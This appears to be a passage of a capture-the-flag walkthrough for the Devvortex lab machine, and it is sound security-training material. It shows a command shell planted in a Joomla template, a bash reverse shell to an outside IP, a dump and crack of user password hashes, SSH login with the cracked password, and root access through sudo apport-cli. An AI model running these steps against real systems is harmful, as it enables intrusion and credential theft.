
And we get lets see what we can do from here

So its a php webapp so we can edit some template here to get a shell probably


---

Gaining Access :

If u goto System(Sidebar) → Site Templates → Cassiopeia Details and Files



Here is a few files we can edit im gonna user error.php



Now we can visit /templates/cassiopeia/error.php to execute commands and it works

Request

Pretty Raw Hex

```
1 GET /templates/cassiopeia/error.php?cmd=id HTTP/1.1
2 Host: dev.devvortex.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
  Firefox/130.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Cookie: 1daf6e3366587cf9ab315f8ef3b5ed78=mqh2q0iuh9a06jmaanshaf6mcf;
  2e68b6f64dd33a8f15a059b5d8589d18=6hdjqar9hj6vpb3v7il927r6q0
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 02 Oct 2024 16:06:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Content-Length: 54
7
8 uid=33(www-data) gid=33(www-data) groups=33(www-data)
9
```

Get a revshell like this

```
1 POST /templates/cassiopeia/error.php HTTP/1.1
2 Host: dev.devvortex.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
  Firefox/130.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
0 Cookie: 1daf6e3366587cf9ab315f8ef3b5ed78=mqh2q0iuh9a06jmaanshaf6mcf;
  2e68b6f64dd33a8f15a059b5d8589d18=6hdjqar9hj6vpb3v7il927r6q0
1 Upgrade-Insecure-Requests: 1
2 Priority: u=0, i
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 59
5
6 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.24/9001+0>%261'
```

And we get the shell

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.242 59488
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in in this shell
www-data@devvortex:~/dev.devvortex.htb/templates/cassiopeia$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now lets upgrade this a bit

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.242 59488
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/templates/cassiopeia$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devvortex:~/dev.devvortex.htb/templates/cassiopeia$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ia$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@devvortex:~/dev.devvortex.htb/templates/cassiopeia$ ^Z
[1]  + 75856 suspended  nc -lvnp 9001

~/Documents/Notes git:(main)±3
stty raw -echo; fg

[1]  + 75856 continued  nc -lvnp 9001

<vvortex.htb/templates/cassiopeia$ export TERM=xterm
```

Lateral PrivEsc

So we had the database password and username lets login in there

```
}www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5411
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```

Lets see this joomla databases's tables here

```
| sd4fg_session                |
| sd4fg_tags                   |
| sd4fg_template_overrides     |
| sd4fg_template_styles        |
| sd4fg_ucm_base               |
| sd4fg_ucm_content            |
| sd4fg_update_sites           |
| sd4fg_update_sites_extensions |
| sd4fg_updates                |
| sd4fg_user_keys              |
| sd4fg_user_mfa               |
| sd4fg_user_notes             |
| sd4fg_user_profiles          |
| sd4fg_user_usergroup_map     |
| sd4fg_usergroups             |
| sd4fg_users                  |
| sd4fg_viewlevels             |
| sd4fg_webauthn_credentials   |
| sd4fg_workflow_associations  |
| sd4fg_workflow_stages        |
| sd4fg_workflow_transitions   |
| sd4fg_workflows              |
+------------------------------+
71 rows in set (0.00 sec)

mysql>
```

Lets dump this one

```
mysql> SELECT * FROM sd4fg_users
    -> ;
+-----+------------+----------+--------------------+--------------------------------------------------------------+----------
-----+-------------------------------------------------------------------------------------------------------------------------
-+--------+------+-------------+-------------+
| id  | name       | username | email              | password                                                     | blo
tion | params
 | otpKey | otep | requireReset | authProvider |
+-----+------------+----------+--------------------+--------------------------------------------------------------+----------
-----+-------------------------------------------------------------------------------------------------------------------------
-+--------+------+-------------+-------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
     |
 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
     | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0"
 |        |      |            0 |              |
+-----+------------+----------+--------------------+--------------------------------------------------------------+----------
-----+-------------------------------------------------------------------------------------------------------------------------
-+--------+------+-------------+-------------+
2 rows in set (0.00 sec)

mysql>
```

We got the hashes here

Here they are

User	Password
lewis	$2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u
logan	2y$10IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

Lets crack em now

```
hashcat -m 3200 --user hahes /usr/share/wordlists/rockyou.txt
```

```
┌──(pks㉿Kali)-[~/Testing]
└─$ hashcat -m 3200 --user hashes --show
logan:$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
```

Logan's password here lets login as logan now with ssh

Creds

Username : logan
Password : tequieromucho

```
ssh logan@devvortex.htb
```

```
logan@devvortex:~ (0.169s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 02 Oct 2024 05:03:02 PM UTC

  System load:  0.0               Processes:             170
  Usage of /:   67.7% of 4.76GB   Users logged in:       0
  Memory usage: 23%               IPv4 address for eth0: 10.10.11.242
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
logan@devvortex:~ (0.124s)
id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
```

```
logan@devvortex ~
```

Here is your user.txt

```
logan@devvortex ~ (0.257s)
ls -al

total 28
drwxr-xr-x 3 logan logan 4096 Nov 21  2023 .
drwxr-xr-x 3 root  root  4096 Sep 26  2023 ..
lrwxrwxrwx 1 root  root     9 Oct 26  2023 .bash_history -> /dev/null
-rw-r--r-- 1 logan logan  220 Sep 26  2023 .bash_logout
-rw-r--r-- 1 logan logan 3771 Sep 26  2023 .bashrc
drwx------ 2 logan logan 4096 Oct 26  2023 .cache
-rw-r--r-- 1 logan logan  807 Sep 26  2023 .profile
-rw-r----- 1 root  logan   33 Oct  2 14:33 user.txt
```

Vertical PrivEsc

Lets check the sudo permission as we have the password

```
logan@devvortex ~ (11.426s)
sudo -l

[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

So basically this is a error reporting of some kind we can see if we can find a vulnerablity from the version of this

```
logan@devvortex ~ (0.488s)
/usr/bin/apport-cli -v

2.20.11
```

Lets see if we can find a exploit for this

Found this : https://github.com/diego-tella/CVE-2023-1326-PoC

So to do this run that sudo command with -f arguement

```
sudo /usr/bin/apport-cli -f


*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 5
```

then hit V here

```
After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (88.5 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
```

U should be in less now just type in this `!/bin/bash` and hit enter to get root

```
root@devvortex:/home/logan# ls
user.txt
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan#
```

Here is your root.txt

```
root@devvortex:/home/logan# ls -al /root
total 36
drwx------  6 root root 4096 Oct  2 14:33 .
drwxr-xr-x 19 root root 4096 Oct 26  2023 ..
lrwxrwxrwx  1 root root    9 Jan 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Feb 26  2024 .cache
drwxr-xr-x  3 root root 4096 Oct 29  2023 .cleanup
drwxr-xr-x  3 root root 4096 Feb 26  2024 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Oct  2 14:33 root.txt
drwx------  2 root root 4096 Oct 26  2023 .ssh
root@devvortex:/home/logan#
```

Thanks for reading :)